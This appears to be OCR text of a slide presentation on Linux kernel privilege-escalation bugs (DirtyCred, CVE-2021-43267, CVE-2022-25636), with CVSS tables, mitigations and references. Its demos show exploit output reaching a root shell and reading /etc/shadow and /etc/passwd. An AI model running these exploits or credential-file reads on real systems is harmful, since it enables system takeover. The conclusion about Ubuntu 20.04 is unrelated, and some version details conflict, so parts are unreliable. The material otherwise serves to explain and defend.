
Comparison with Dirty Pipe

	Dirty Pipe	DirtyCred
• A generic exploitation method?	✗	✓
• Write a data-only, universal exploit?	✓	✓
• Attack with CFI enabled (on Android)?	✓	✓
• Actively escape from container?	✗	✓
• Threat still exists?	✗	✓


Cat /etc/passwd




/etc/passwd Not modified yet



Running the attack file ./dirtycred



/etc/passwd got modified by non-privileged user



Mitigation

- Mitigation requires isolating privileged memory from unprivileged memory. By doing so, most of the kernel privilege escalation vulnerabilities will not be relevant anymore.
- Code for patching the kernel was released by the same group here(https://github.com/Markakd/DirtyCred/tree/master/defense)

A Heap Overflow Vulnerability CVE-2021-43267

- The Transparent Inter-Process Communication (TIPC) functionality allows remote attackers to exploit insufficient validation of user-supplied sizes for the MSG_CRYPTO message type.
- CIn short, TIPC, is an Inter-process communication (IPC) service in Linux which operates between nodes across the cluster.

- TIPM protocol is part of all major Linux distribution kernel modules.
- When a user loads TIPC module, kernel uses the TIPC as a socket and configure on a network interface to work in a low privileged mode on top of ethernet protocol.
- Host communicate with each other by exchanging the TIPC messages between their kernels.

Details

- The most important part of this vulnerability lies in the Header Size calculation.
- As mentioned above, both Header Size and Message Size are validated against the actual packet size. Total Message Size should not exceed the range of the actual packet.


Details...

- The problem is, there are no checks implemented to calculate the size of the MSG_CRYPTO message against the total Message Size.
- This improper validation allows an attacker to create a packet with small body size to allocate heap memory. For instance, an attacker can create a 20 byte packet and set the message size to 10 bytes without failing the check.

Security-Database Scoring CVSS v3

Overall CVSS Score	**9.8**
Base Score	9.8
impact SubScore	5.9
Exploitabality Sub Score	3.9
Attack Vector	Network
Privileges Required	None
Scope	Unchanged
Integrity Impact	High
Environmental Score	9.8
Temporal Score	9.8
Attack Complexity	Low
User Interaction	None
Confidentiality Impact	High
Availability Impact	High

Demo



Demo

```
      $$$ Linux 5.10-5.15 CVE-2021-43267 exploit  $$$
              -- by blasty <peter@haxx.in> --

[$] enabling tipc udp media
[$] establish tipc link
[$] installing helpers
[$] create messages queues
[$] spray messages
[$] poking holes
[$] tipc bug trigger
[$] spraying tty_struct

[$] we corrupted a msg_msg size field! (took 3 peeks)

[$] found tty_struct at offset 0x3d8
[~] pty_ops                 : ffffffffa947f960
[~] our buffer              : ffff9299c2496830
[~] kernel base             : ffffffffa8200000
[~] modprobe_path           : ffffffffa98500e0
[$] spray fake pty ops vtable
[$] attempting to corrupt tty_struct (try 0)
[$] maybe I have some good news..
[$] triggering modprobe

/tmp/benign: line 1: : not found
[$] popping shell

/home/user # id
uid=0(root) gid=0(root) groups=1000
/home/user # head -n1 /etc/shadow
root:$5$AQRgXbdJ$eCko6aRPrhOBegsJGLy36fmmrheNtfkUMBjlKPWEXW9:10000:0:99999:7:::
/home/user #
```

Mitigation

- This vulnerability has been patched in kernel v5.15 with two changes:
  - A validation function has been moved before the copy process takes place instead of after it.
  - A size overflow check has been added along with additional checks for the minimum packet size and the supplied key size.

A Heap Out Of Bounds Write Vulnerability In Netfilter CVE-2022-25636

- Research says that the flaw is due to improper handling of hardware offload feature in the Netfilter framework.
- The flaw allows local attackers to gain access to out-of-bounds memory and allows them to perform denial-of-service (DoS), privilege escalation, and arbitrary code execution attacks on the vulnerable system.

- The flaw allows local attackers to gain access to out-of-bounds memory and allows them to perform denial-of-service (DoS), privilege escalation, and arbitrary code execution attacks on the vulnerable system.
- To exploit this vulnerability, attackers should have a local user account with low privilege on the system.
- This vulnerability affects Linux kernel versions from 5.4 to 5.6.10. Well, the vulnerability has been tested on Ubuntu 21.10 with kernel 5.13.0-30.


Associated CVE ID	CVE-2022-25636
Description	A Heap Out of Bounds Write Vulnerability in Netfilter
Associated ZDI ID	–
CVSS Score	7.8 High
Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Impact Score	5.9
Exploitability Score	1.8
Attack Vector (AV)	Local
Attack Complexity (AC)	Low
Privilege Required (PR)	Low
User Interaction (UI)	None
Scope	Unchanged
Confidentiality (C)	High
Integrity (I)	High
availability (a)	High

Demo


```
bonfee@bonfee:~$ uname -a
Linux bonfee 5.13.0-30-generic #33-Ubuntu SMP Fri Feb 4 17:03:31 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
bonfee@bonfee:~$ whoami
bonfee
bonfee@bonfee:~$ ./exploit
[*] STEP 1: Leak child and parent net_device
[+] parent net_device ptr: 0xffff9f2408996000
[+] child  net_device ptr: 0xffff9f2405c70000

[*] STEP 2: Spray kmalloc-192, overwrite msg_msg.security ptr and free net_device
[+] net_device struct freed

[*] STEP 3: Spray kmalloc-4k using setxattr + FUSE to realloc net_device
[+] obtained net_device struct

[*] STEP 4: Leak kaslr
[*] kaslr leak: 0xffffffff98d0a420
[*] kaslr base: 0xffffffff97a00000

[*] STEP 5: Release setxattrs, free net_device, and realloc it again
[+] obtained net_device struct

[*] STEP 6: rop :)
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Mitigation


- To mitigate this issue, you need to disable unprivileged user namespaces to restrict access to privileged users. This could be done either any of the ways:
  - Method 1:
    - Write ‘0’ in /proc/sys/user/max_user_namespaces file.
      - $ sudo echo 0 > /proc/sys/user/max_user_namespaces



- Reload the system configuration files to write this configuration permanently.
  - $ sudo sysctl --system



- Method 2:
  - Method 2: Set the kernel.unprivileged_userns_clone sysctl to 0
    - $ sudo sysctl kernel.unprivileged_userns_clone=0



Conclusion

- In conclusion, Ubuntu 20.04 LTS is a popular and reliable version of the Ubuntu operating system that is designed to be stable and secure for a long period of time.
- The improvements and new features, such as faster boot times, fractional scaling, and enhanced security, make Ubuntu 20.04 LTS a solid choice for both personal and enterprise use.
- Overall, Ubuntu 20.04 LTS is a well-rounded and dependable option for anyone looking for a stable and secure operating system.

References

- https://blog.mondoo.com/new-security-features-in-ubuntu-22.04-server
- https://dirtypipe.cm4all.com/
- https://github.com/Al1ex/CVE-2022-0847
- https://blog.aquasec.com/deep-analysis-of-the-dirty-pipe-vulnerability

References

- https://www.youtube.com/watch?v=qqB3w-M711o
- https://thesecmaster.com/how-to-fix-cve-2021-43267-a-heap-overflow-vulnerability-in-linux-kernels-tipc-module/
- https://thesecmaster.com/how-does-dirty-cred-vulnerability-work-and-how-to-protect-your-linux-kernel-from-dirty-cred-vulnerability/#
- https://thesecmaster.com/how-to-fix-cve-2022-25636-a-heap-out-of-bounds-write-vulnerability-in-netfilter/